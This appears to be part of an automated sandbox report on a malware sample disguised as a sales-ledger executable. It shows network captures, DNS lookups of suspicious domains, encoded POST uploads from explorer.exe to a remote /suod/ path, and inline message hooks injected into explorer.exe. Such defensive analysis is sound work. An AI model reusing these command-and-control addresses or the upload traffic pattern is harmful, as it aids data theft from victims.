Apr 12, 2021 14:41:19.813298941 CEST	49739	80	192.168.2.3	185.53.179.90
Apr 12, 2021 14:41:19.813304901 CEST	80	49739	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:19.813344955 CEST	80	49739	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:19.813507080 CEST	80	49739	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:19.814652920 CEST	80	49739	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:19.814677000 CEST	80	49739	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:19.814692974 CEST	80	49739	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:19.853662968 CEST	80	49739	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:19.853730917 CEST	80	49739	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:19.854041100 CEST	80	49739	185.53.179.90	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 14:39:11.522140026 CEST	58643	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:39:11.573681116 CEST	53	58643	8.8.8.8	192.168.2.3
Apr 12, 2021 14:39:13.118973970 CEST	60985	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:39:13.170587063 CEST	53	60985	8.8.8.8	192.168.2.3
Apr 12, 2021 14:39:14.662055016 CEST	50200	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:39:14.720777035 CEST	53	50200	8.8.8.8	192.168.2.3
Apr 12, 2021 14:39:15.330696106 CEST	51281	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:39:15.379388094 CEST	53	51281	8.8.8.8	192.168.2.3
Apr 12, 2021 14:39:16.691813946 CEST	49199	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:39:16.742525101 CEST	53	49199	8.8.8.8	192.168.2.3
Apr 12, 2021 14:39:47.170037985 CEST	50620	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:39:47.228601933 CEST	53	50620	8.8.8.8	192.168.2.3
Apr 12, 2021 14:39:49.740212917 CEST	64938	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:39:49.791822910 CEST	53	64938	8.8.8.8	192.168.2.3
Apr 12, 2021 14:39:51.337075949 CEST	60152	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:39:51.394336939 CEST	53	60152	8.8.8.8	192.168.2.3
Apr 12, 2021 14:39:54.179939032 CEST	57544	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:39:54.228910923 CEST	53	57544	8.8.8.8	192.168.2.3
Apr 12, 2021 14:39:55.207870007 CEST	55984	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:39:55.259268045 CEST	53	55984	8.8.8.8	192.168.2.3
Apr 12, 2021 14:39:56.126090050 CEST	64185	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:39:56.177630901 CEST	53	64185	8.8.8.8	192.168.2.3
Apr 12, 2021 14:40:07.096040964 CEST	65110	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:40:07.170718908 CEST	53	65110	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 14:40:10.835999966 CEST	58361	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:40:10.887254000 CEST	53	58361	8.8.8.8	192.168.2.3
Apr 12, 2021 14:40:12.124650002 CEST	63492	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:40:12.175537109 CEST	53	63492	8.8.8.8	192.168.2.3
Apr 12, 2021 14:40:12.346266031 CEST	60831	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:40:12.406452894 CEST	53	60831	8.8.8.8	192.168.2.3
Apr 12, 2021 14:40:14.961433887 CEST	60100	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:40:15.014569044 CEST	53	60100	8.8.8.8	192.168.2.3
Apr 12, 2021 14:40:15.905304909 CEST	53195	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:40:15.959038019 CEST	53	53195	8.8.8.8	192.168.2.3
Apr 12, 2021 14:40:33.450150967 CEST	50141	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:40:33.514448881 CEST	53023	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:40:33.574999094 CEST	53	53023	8.8.8.8	192.168.2.3
Apr 12, 2021 14:40:33.581015110 CEST	53	50141	8.8.8.8	192.168.2.3
Apr 12, 2021 14:40:34.473074913 CEST	49563	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:40:34.532983065 CEST	53	49563	8.8.8.8	192.168.2.3
Apr 12, 2021 14:40:35.240588903 CEST	51352	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:40:35.305545092 CEST	53	51352	8.8.8.8	192.168.2.3
Apr 12, 2021 14:40:35.555968046 CEST	59349	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:40:35.618067980 CEST	53	59349	8.8.8.8	192.168.2.3
Apr 12, 2021 14:40:36.168555021 CEST	57084	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:40:36.219218016 CEST	53	57084	8.8.8.8	192.168.2.3
Apr 12, 2021 14:40:37.092263937 CEST	58823	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:40:37.213584900 CEST	53	58823	8.8.8.8	192.168.2.3
Apr 12, 2021 14:40:38.112802029 CEST	57568	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:40:38.172787905 CEST	53	57568	8.8.8.8	192.168.2.3
Apr 12, 2021 14:40:39.078496933 CEST	50540	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:40:39.138374090 CEST	53	50540	8.8.8.8	192.168.2.3
Apr 12, 2021 14:40:41.611711979 CEST	54366	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:40:41.668776989 CEST	53	54366	8.8.8.8	192.168.2.3
Apr 12, 2021 14:40:44.383086920 CEST	53034	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:40:44.434708118 CEST	53	53034	8.8.8.8	192.168.2.3
Apr 12, 2021 14:40:45.186574936 CEST	57762	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:40:45.246881008 CEST	53	57762	8.8.8.8	192.168.2.3
Apr 12, 2021 14:40:47.395488024 CEST	55435	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:40:47.445667028 CEST	53	55435	8.8.8.8	192.168.2.3
Apr 12, 2021 14:40:55.438410044 CEST	50713	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:40:55.495491982 CEST	53	50713	8.8.8.8	192.168.2.3
Apr 12, 2021 14:41:04.724510908 CEST	56132	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:41:04.784730911 CEST	53	56132	8.8.8.8	192.168.2.3
Apr 12, 2021 14:41:06.170977116 CEST	58987	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:41:06.236438990 CEST	53	58987	8.8.8.8	192.168.2.3
Apr 12, 2021 14:41:17.185008049 CEST	56579	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:41:17.344877958 CEST	53	56579	8.8.8.8	192.168.2.3
Apr 12, 2021 14:41:24.052692890 CEST	60633	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:41:24.109646082 CEST	53	60633	8.8.8.8	192.168.2.3
Apr 12, 2021 14:41:25.483484983 CEST	61292	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:41:25.536377907 CEST	53	61292	8.8.8.8	192.168.2.3
Apr 12, 2021 14:41:26.287527084 CEST	63619	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:41:26.336119890 CEST	53	63619	8.8.8.8	192.168.2.3
Apr 12, 2021 14:41:27.190027952 CEST	64938	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:41:27.241585970 CEST	53	64938	8.8.8.8	192.168.2.3
Apr 12, 2021 14:41:28.046186924 CEST	61946	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:41:28.095036983 CEST	53	61946	8.8.8.8	192.168.2.3
Apr 12, 2021 14:41:37.750791073 CEST	64910	53	192.168.2.3	8.8.8.8
Apr 12, 2021 14:41:37.835771084 CEST	53	64910	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 14:41:17.185008049 CEST	192.168.2.3	8.8.8.8	0xf110	Standard query (0)	www.seniorlivingcaelderly.com	A (IP address)	IN (0x0001)
Apr 12, 2021 14:41:37.750791073 CEST	192.168.2.3	8.8.8.8	0x9769	Standard query (0)	www.soretyje.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 14:41:17.344877958 CEST	8.8.8.8	192.168.2.3	0xf110	No error (0)	www.seniorlivingcaelderly.com		185.53.179.90	A (IP address)	IN (0x0001)
Apr 12, 2021 14:41:37.835771084 CEST	8.8.8.8	192.168.2.3	0x9769	No error (0)	www.soreyje.com		81.17.18.194	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.seniorlivingcaelderly.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49737	185.53.179.90	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 14:41:17.437400103 CEST	5700	OUT	GET /suod/?RL0=uVgD4bu0-2R4Or&Sxo=LsHPYRuctkoWulzKyGbvgGfg2m0Ehvoa2gaw5h/iu275rsWI7O6TvqToE0BPOi46d4K3 HTTP/1.1 Host: www.seniorlivingcaelderly.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 14:41:17.477700949 CEST	5701	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Mon, 12 Apr 2021 12:41:17 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49738	185.53.179.90	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 14:41:19.604176998 CEST	5702	OUT	POST /suod/ HTTP/1.1 Host: www.seniorlivingcaelderly.com Connection: close Content-Length: 409 Cache-Control: no-cache Origin: http://www.seniorlivingcaelderly.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.seniorlivingcaelderly.com/suod/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 53 78 6f 3d 44 4f 4c 31 47 33 75 47 75 6b 51 61 35 53 36 56 69 54 57 6d 39 6a 53 45 32 58 6b 4b 76 38 59 64 69 57 54 74 39 54 48 37 67 6e 4b 39 75 39 7e 52 38 74 28 56 73 4f 71 31 55 47 78 35 47 79 46 56 44 4a 36 39 65 4e 49 55 34 54 4f 73 56 34 36 79 52 6c 35 48 44 6c 41 2d 67 35 59 54 53 35 68 31 30 73 72 77 6b 6f 4e 53 47 76 65 4c 74 54 4a 50 7a 73 4c 78 68 58 6d 67 39 32 5a 69 4d 7a 46 43 42 4f 6a 56 59 4e 48 68 53 31 68 78 30 49 78 47 4b 68 34 42 47 79 35 62 56 34 59 68 66 63 74 50 28 62 7a 62 36 38 43 6c 56 45 4b 33 65 47 33 51 49 46 4a 43 64 70 35 58 45 36 41 70 34 5a 63 68 6b 41 59 5f 57 73 43 79 38 50 4e 67 4b 4e 63 66 6c 6e 6a 6b 53 4d 53 78 6d 58 6a 47 4b 68 4a 4e 61 6a 46 62 72 79 77 5a 48 6a 41 41 31 39 68 45 39 64 57 4a 49 6f 31 6f 4b 63 4b 48 4a 31 41 63 4f 4c 7a 4a 73 7a 62 79 28 72 69 5f 72 4d 64 63 4f 30 5a 49 47 39 42 4a 79 77 43 78 61 32 72 51 42 45 33 5a 46 76 28 38 43 46 41 53 62 33 77 6b 76 63 5a 39 51 6a 63 77 61 6a 4c 48 32 4a 70 45 67 59 56 65 77 30 74 61 30 7a 74 30 77 70 53 4d 68 61 48 49 71 41 35 4a 75 7a 76 70 54 75 72 2d 65 78 4e 69 36 6d 58 44 5a 34 47 6d 52 62 72 39 65 66 52 63 70 42 46 5f 48 73 6a 67 7e 54 46 5f 61 4d 44 30 68 71 44 35 58 77 38 6e 71 42 37 69 56 41 29 2e 00 00 00 00 00 00 00 00 Data Ascii: Sxo=DOL1G3uGukQa5S6ViTWm9jSE2XkKv8YdiWTt9TH7gnK9u9~R8t(VsOq1UGx5GyFVDJ69eNIU4TOsV46yRl5HDlA-g5YTS5h10srwkoNSGveLtTJPzsLxhXmg92ZiMzFCBOjVYNHhS1hx0IxGKh4BGy5bV4YhfctP(bz68ClVEK3eG3QIFJCdp5XE6Ap4ZchkAY_WsCy8PNgKNcflnjkSMSxmXjGKhJNajFbrywZHjAA19hE9dWJIo1oKcKHJ1AcOLzJszby(ri_rMdcO0ZIG9BJywCxa2rQBE3ZFv(8CFASb3wkvcZ9QjcwajLH2JpEgYVew0ta0zt0wpSMhaHIqA5JuzvpTur-exNi6mXDZ4GmRbr9efRcpBF_Hsjg~TF_aMD0hqD5Xw8nqB7iVA).

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49739	185.53.179.90	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 14:41:19.649346113 CEST	5716	OUT	POST /suod/ HTTP/1.1 Host: www.seniorlivingcaelderly.com Connection: close Content-Length: 170153 Cache-Control: no-cache Origin: http://www.seniorlivingcaelderly.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.seniorlivingcaelderly.com/suod/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 53 78 6f 3d 44 4f 4c 31 47 32 32 73 76 55 45 78 75 58 69 51 6a 44 6d 75 35 69 6a 62 79 55 67 5a 6f 72 30 7a 72 6b 57 79 39 54 57 38 70 47 62 6b 6b 38 4f 52 34 66 48 53 68 4f 71 32 57 47 78 36 43 79 49 73 64 72 72 77 65 49 6f 79 34 54 47 6a 62 66 4b 7a 51 31 35 51 43 46 4e 4c 6d 35 38 49 53 5f 68 41 30 50 48 6f 30 34 42 53 43 63 75 4e 78 6d 68 55 35 4e 58 45 73 48 4b 6c 37 7a 64 72 4d 45 31 51 48 74 65 47 51 70 48 6a 66 6c 5a 6d 7e 6f 68 71 4f 32 45 45 43 69 39 59 4a 70 4d 2d 63 37 46 4c 72 36 79 6f 6d 6f 57 6b 4c 67 75 44 62 46 28 69 4e 78 5a 52 65 35 49 6b 45 35 68 57 79 49 51 77 67 42 45 6e 56 64 4f 59 30 64 39 59 46 65 45 48 68 6b 4b 55 51 4d 69 4f 70 79 47 55 47 53 63 50 62 6c 42 4c 6c 77 41 69 42 53 38 4d 39 76 35 57 39 4b 4f 5f 58 59 45 34 51 4e 43 32 47 31 67 55 4a 49 66 5f 69 7a 61 55 39 72 69 7a 28 75 6c 4b 5a 6b 4e 44 57 75 4a 30 79 7a 54 30 51 46 76 33 45 48 44 42 59 36 44 58 4f 58 41 6b 44 32 78 5a 6b 38 64 36 54 77 73 41 62 6a 4c 6c 32 4d 64 54 67 59 56 6b 77 77 34 31 79 42 52 30 7a 62 61 6c 69 39 7a 79 69 67 35 75 69 44 28 72 63 38 7e 37 65 78 46 69 34 57 47 73 5a 50 69 6d 62 74 76 38 65 2d 52 63 70 78 46 5f 4b 4d 69 72 32 67 38 42 54 50 44 4d 71 61 6a 6a 59 32 56 57 67 42 32 36 4e 4b 28 35 46 6e 4a 79 6e 41 69 55 52 69 47 54 28 53 69 54 77 52 75 57 53 75 78 48 71 49 48 68 37 42 44 4e 53 75 55 6d 42 74 43 4c 71 31 67 6f 48 36 64 4b 56 4e 47 57 28 67 47 6e 7e 78 28 74 28 62 6b 56 6c 72 74 56 7a 78 35 69 6f 5f 47 65 36 57 73 63 56 62 4f 73 57 45 36 37 33 34 6b 5f 58 69 6c 6c 36 77 4d 36 66 73 70 4c 7e 48 45 50 42 34 45 62 34 42 54 44 37 49 4c 56 31 4b 7e 44 69 54 4e 69 38 4f 73 59 36 42 63 42 78 30 65 49 71 38 5a 34 45 53 48 67 55 75 58 47 53 66 74 6e 30 45 72 45 77 74 73 56 32 63 33 6b 45 37 65 76 42 65 61 46 64 5a 56 32 74 56 58 74 6f 59 31 6c 44 62 4c 73 36 38 30 6c 62 53 69 51 6c 6b 70 46 50 36 62 50 64 46 33 48 30 74 57 4a 7a 49 64 41 44 72 36 6f 37 71 54 51 28 30 49 33 56 51 44 72 7a 35 6a 73 6f 62 46 43 38 71 66 6b 48 51 6b 66 67 65 78 52 36 58 28 39 74 56 56 6d 66 46 73 65 62 74 36 73 6c 53 50 30 6a 56 66 50 4f 36 57 48 52 52 4b 66 63 38 69 73 62 54 7e 52 76 32 52 54 51 30 58 78 66 6b 4d 62 4c 68 54 41 38 74 73 68 4b 31 31 34 46 47 42 7a 38 56 74 52 42 56 73 42 28 6c 6e 4a 51 62 30 35 50 76 48 51 6d 32 45 75 4d 6d 62 48 28 2d 34 57 79 4f 55 75 4a 7a 53 6a 39 56 64 73 65 50 28 4e 74 4a 62 30 54 30 59 50 4e 6b 55 73 4d 71 6e 76 72 4f 53 57 37 30 38 47 69 62 64 6a 33 4c 73 51 76 34 64 74 6a 45 30 4c 41 7a 7e 42 67 51 63 4d 78 64 28 76 72 5a 64 4a 4a 42 4d 76 28 44 30 46 30 41 57 38 4e 4a 77 56 73 69 70 33 6d 6f 56 52 57 66 71 30 32 59 4f 6e 77 78 78 66 4a 52 7e 41 61 71 65 55 62 67 48 2d 33 70 51 37 37 4d 61 35 69 58 7a 70 6b 73 35 4a 6a 41 49 5a 68 49 36 32 4e 71 74 67 68 42 64 56 37 4e 74 68 61 68 75 4c 6f 31 49 65 76 63 53 4b 73 5f 68 6e 6c 5f 66 33 49 52 4f 69 50 6c 33 4d 6b 55 64 61 36 46 71 4e 70 4b 31 6c 28 65 51 48 47 30 4f 4b 47 30 36 58 78 72 36 33 41 75 55 46 62 48 73 53 35 61 59 4c 55 67 4c 6c 66 30 6d 58 75 6d 7a 77 28 5a 4b 30 48 39 56 34 30 33 49 33 37 32 76 6a 42 72 31 51 6d 73 41 61 61 48 7a 46 51 5a 6b 49 46 5f 4f 47 65 6a 65 59 70 62 34 51 4f 52 55 4b 54 38 30 5a 4a 45 43 6e 65 4b 45 56 48 2d 6f 4f 51 35 4a 78 50 4d 28 39 63 50 30 39 7e 34 35 6a 6b 6d 4c 50 7a 41 4b 67 4d 59 69 67 43 79 49 34 74 64 6f 31 34 6d 44 6e 4e 52 57 48 65 71 69 42 61 68 30 37 31 45 70 5f 32 68 44 65 47 43 44 36 44 30 79 69 37 6b 34 5a 73 47 54 34 38 55 50 49 6f 39 63 61 62 4f 49 78 32 30 71 58 72 4a 56 67 63 4d 31 55 69 6e 7e 4a 79 4b 6b 7a 69 54 50 65 7a 66 6d 37 44 45 67 76 74 52 72 4e 70 30 42 57 4e 6d 56 44 4d 48 74 6b 44 45 7e 49 31 6c 78 2d 50 64 34 70 39 46 62 65 68 2d 33 51 5a 4a 53 36 37 32 69 65 68 45 44 78 53 44 4b 73 74 72 7e 6e 79 47 64 6d 33 5f 6e 6c 71 65 55 70 28 6a 39 72 6f 4c 56 6b 66 42 4b 53 34 68 47 4a 31 4f 6c 34 45 5f 72 78 5a 65 73 30 64 75 4a 4b 33 65 4c 4e 5a 63 57 71 6c 69 72 44 57 2d 75 65 57 30 30 38 32 37 45 75 36 6a 4b 57 67 77 70 4d 70 62 61 74 38 51 28 67 39 59 58 55 65 4a 6c 78 35 68 4c 51 38 4b 6d 67 69 69 61 57 33 47 47 5a 57 74 52 4b 75 4c 5a 56 66 4e 41 72 4d 47 7a Data Ascii: Sxo=DOL1G22svUExuXiQjDmu5ijbyUgZor0zrkWy9TW8pGbkk8OR4fHShOq2WGx6CyIsdrrweIoy4T GjbfKzQ15QCFNLm58IS_hA0PHo04BSCcuNxmhU5NXEsHKl7zdrME1QHteGQpHjflZm~ohqO2EECi9YJpM-c7FLr6yo moWkLguDbF(iNxZRe5IkE5hWyIQwgBEnVdOY0d9YFeEHhkKUQMiOpyGUGScPblBLlwAiBS8M9v5W9KO_ XYE4QNC2G1gUJIf_izaU9riz(ulKZkNDWuJ0yzT0QFv3EHDBY6DXOXAkD2xZk8d6TwsAbjLl2MdTgYVkww41yBR0zb ali9zyig5uiD(rc8~7exFi4WGsZPimbtv8e-RcpxF_KMir2g8BTPDMqajjY2VWgB26NK(5FnJynAiURiGT(SiTwRuW SuxHqIHh7BDNSuUmBtCLq1goH6dKVNGW(gGn~x(t(bkVlrtVzx5io_Ge6WscVbOsWE6734k_Xill6wM6fspL~HEPB4 Eb4BTD7ILV1K~DiTNi8OsY6BcBx0eIq8Z4ESHgUuXGSftn0ErEwtsV2c3kE7evBeaFdZV2tVXtoY1lDbLs680lbSiQ lkpFP6bPdF3H0tWJzIdADr6o7qTQ(0l3VQDrz5jsobFC8qfkHQkfgexR6X(9tVVmfFsebt6slSP0jVfPO6WHRRKfc8 isbT~Rv2RTQ0XxfkMbLhTA8tshK114FGBz8VtRBVsB(lnJQb05PvHQm2EuMmbH(-4WyOUuJzSj9VdseP(NtJb0T0YP NkUsMqnvrOSW708Gibdj3LsQv4dtjE0LAz~BgQcMxd(vrZdJJBMv(D0F0AW8NJwVsip3moVRWfq02YOnwxxfJR~Aaq eUbgH-3pQ77Ma5iXzpks5JjAIZhI62NqtghBdV7NthahuLo1IevcSKs_hnl_f3IROiPl3MkUda6FqNpK1l(eQHG0OK G06Xxr63AuUFbHsS5aYLUgLlf0mXumzw(ZK0H9V403l372vjBr1QmsAaaHzFQZkIF_OGejeYpb4QORUKT80ZJECneK EVH-oOQ5JxPM(9cP09~45jkmLPzAKgMYigCyI4tdo14mDnNRWHeqiBah071Ep_2hDeGCD6D0yi7k4ZsGT48UPIo9ca bOIx20qXrJVgcM1Uin~JyKkziTPezfm7DEgvtRrNp0BWNmVDMHtkDE~I1lx-Pd4p9Fbeh-3QZJS672iehEDxSDkstr ~nyGdm3_nlqeUp(j9roLVkfBKS4hGJ1Ol4E_rxZes0duJK3eLNZcWqlirDW-ueW00827Eu6jKWgwpMpbat8Q(g9YXU eJlx5hLQ8KmgiiaW3GGZWtRKuLZVfNArMGz0tHyP9lYJg3~YU3TcsZFbWcvlsffTz25a2i3whGX8eODLcv9sm7VCdb qAfGQ2QdJ1jZziArurLUSrGAFuBOhlPjoVVc62U2a4sULFUceAC1vOWrfEuq9H2jKqK9zKpG2ridn5YR1DckHKdSin 4AyXHfIHWjDINK4hl0MiVs5NG4BRlGt6FeoBrKGKY4vpPj36t1nQm896PS0cHmeFUwwB2M7EBZY7C67irbSz2yJXjW 04yrt-D6lGDRPowf1b2zwdZKg1IteMke66cpTusULXFOfAFvOraJzdxByV(pRwp9KAcPgSF9NcWbXtkglxCq5o83Hx 6biCJtHDcm28KMK8VVqbESb2z2tha_NqkwUdA7TRR1O0DNS-U7eP~-nakVDQMLlwWHwUZ9CTopCbo2Ms C85y01JwH5JY32WxRmQQI-37VQ6nFMEA(3V-5PMpMZzmukc_Z44Q2xy6JHw5Ll44DEFRJmtWg9ERbxE14kURtEMRp0 ZjrLp00B72Fp5-XMM1uoF1semS6bwYl0S-3xhfg6(9rBbYC7tMR8qG~5xEdU4flF1VljXmNMy_Fv9LaNC-t2O3(AP_ ~jbFaLTm4qQ97eLg5ehox88sfNaGSiEem55QhHMz4XIbd9Mrv6ZHc7vwW7FHj7lOpI(Kx49EZae0V-Ko2-aevSDoRS 9qj9Zff_4WsbLrfXyG9Zt6Z_QW1wMeUJDHzSfXo9a9YmwXk3s6OHAel3c2SttXRG5TeNKgTjqCDrFWG3x1AodmgdSS 7iBc6B9jqA92pOXjJkuWmUcDTg9XCB082Eep43F65r5QDnhjhc1kCh7WgbZNCjLi1ndm9Y~Su4TNURRHgksb2W1kYH Ma3p~Y68Mx93TPSjl2M7M3aBtq4Ji8kALXIhXMiOG5~fksYMk01JFHYOQvhyXPbrIAdWO6TqcMigwwZPv0mx76cLup eOJIolhxU29ksLCUQJNZ5D7m1LUSsfkkzNkf2VE0FCdOI3rfOngJPcEVAHCK7C89iWWOZqYV05nuXgZD5dEKWv~QJo b1dVkMjW4NLfE0zrLTnQFgM_ob9oyO1to1VMxJ0DqCwvz1DOkft5r515FO6vXMbBY-EoG_JjLYD_E_5AxS~wHdvVTi nSAZ63HL0pFEDNY0mW1_2KyrID8xHofAlyBF8tOudy(_p3DtWpcNNaejmjbBUxHV8PfezKBkuTUhDs0eyrhvdRPTg3 4vyQnc0lG6Jc1tFOiFJNg2~HhLyTg-(xFw8XOZvY2j~A(hpTDFkIcT3XBpk04BjnP4CeZscID61zqbHWHyGC4kCgCU 7eZVA5aG1w15nGSjcYfVkRHOBwoUcpBRdDMfoacjU_(A1-9xmKa7pcjey4S_DHWdtVukYsRHQgD_a49Dv4z1HJAYvqa-gKJdi6JwfwPJ5ah7lw5wbKNWe9jFDMjtGNJ4pwAF1HG_TWcYM6YxpY1eN3MEQqcs1xS4g3(x6Z7ZO1phXEsGX3o6 zeWhM54UwUY-973n~qO_ucn9oWuI4YEjYuMW1RDfEeW6kprY62ECqAPVEaUF(T~V9jMZJ1mTzvgzdiPAAwGTumYHlP 5_oHi_K69coN6VoQT8c0DsG0qc6hctqiSd~WzivWwNQhbbEiyTMvTQo1H-tlgWThhfaYK54y9DtabsXREpeU78iXwT odvyi3tbVpU3UOYG(_j2XwCpL1BvBUu1lThgzpZMbLIRrOEL39nSv_eIXD4DzwxVwDQVx3~xjC0R6fVdhunrcUf0WE aOqxRRp3nMtwRB7DMDpaTKAR7xd4exgoyVTTlxRU2vcj1tDDqH1OoiKsDGIwvDIibrFSqJ0qWU5kvGt9501o(97c6x

Timestamp	kBytes transferred	Direction	Data
			nGd1AGLOStbc4C(7mmtkAI9IT_zo~vekdKfzhfCFEgWVHvw1WVIZTHr78uYetrvaHCwcbvJx9y3TbwI31Ep7PBRgN6dqfkPAYD8J3fdZN4DhMdk00EvsJaPglW7kkEjxkIjsQ6XkJLsZiEFT1UzZ(R5ZIa6aD7BwdKmiOa1LOWwVJT6d4NFND04wt53erS1xazPqYy0Sh40RlLDC17idCzb_Z0elpYv0nwM6b5DBAE6I10idA9067RV5ZJYuSZhHOaNlAHEV960SfUvfT2VK9_HBqNBTHf26zHBcdXLSOgIDj3HzYqWpgVg0mdnZnRsV0WFYWCnHy0lvcL5TMow1Mu9J9Sz8ONL_L1fMAWNbi9It5BXptqIss1nmPUrc6BUrLHVua0wCef0TT1C9YD3GLkWvo-gYGAv9tNIPFEi14rsAZpd00MW_4jy5alQck5d2BnGjKKLTtXclNNyUQoaRGBhonBarta~8k8fcHKL1~Y3CCRA37eEAZPnO8Bt5NPEr6IwXbGdZjXxMQ4FAznZe6-K-eBv5~YBYYI(I4QBgugVIbTk2Vd3H2ozt~1GDzwaJj0ziM9qgVsdG1LQXEKiS7PetMslLQXwGSl4xOWhyjSNtiG4F6j36xh6FV5TyTIEqm5TR2UlhPHD_WWtOtS~1EEjnN394QajXyYFYzm5sTV(roo2SbB9Esm9RVcMRG0HFDg8s9Kk_dxZEdj8VoGsUmBsz5mXJoAaDfvkQ53YrKoqv1R72xhWs6wbojFbaVVimk2M3N2LlC_DhkhY8WCeVQK(MnzFRblKlnlCNrA~SlGbN7DfP7ELWWqoUbiJxQXfmcZF5VqDtVzbqAZ52JtSxFLmi(UNwzWtdQ0rov9aibHut3Y

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x8C 0xCE 0xEE
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x84 0x4E 0xEE
GetMessageW	INLINE	0x48 0x8B 0xB8 0x84 0x4E 0xEE
GetMessageA	INLINE	0x48 0x8B 0xB8 0x8C 0xCE 0xEE

Statistics

Behavior



System Behavior

Analysis Process: Require your Sales Ledger from 01-April-2020.exe PID: 5792 Parent PID: 5616

General

Start time:	14:39:18
Start date:	12/04/2021
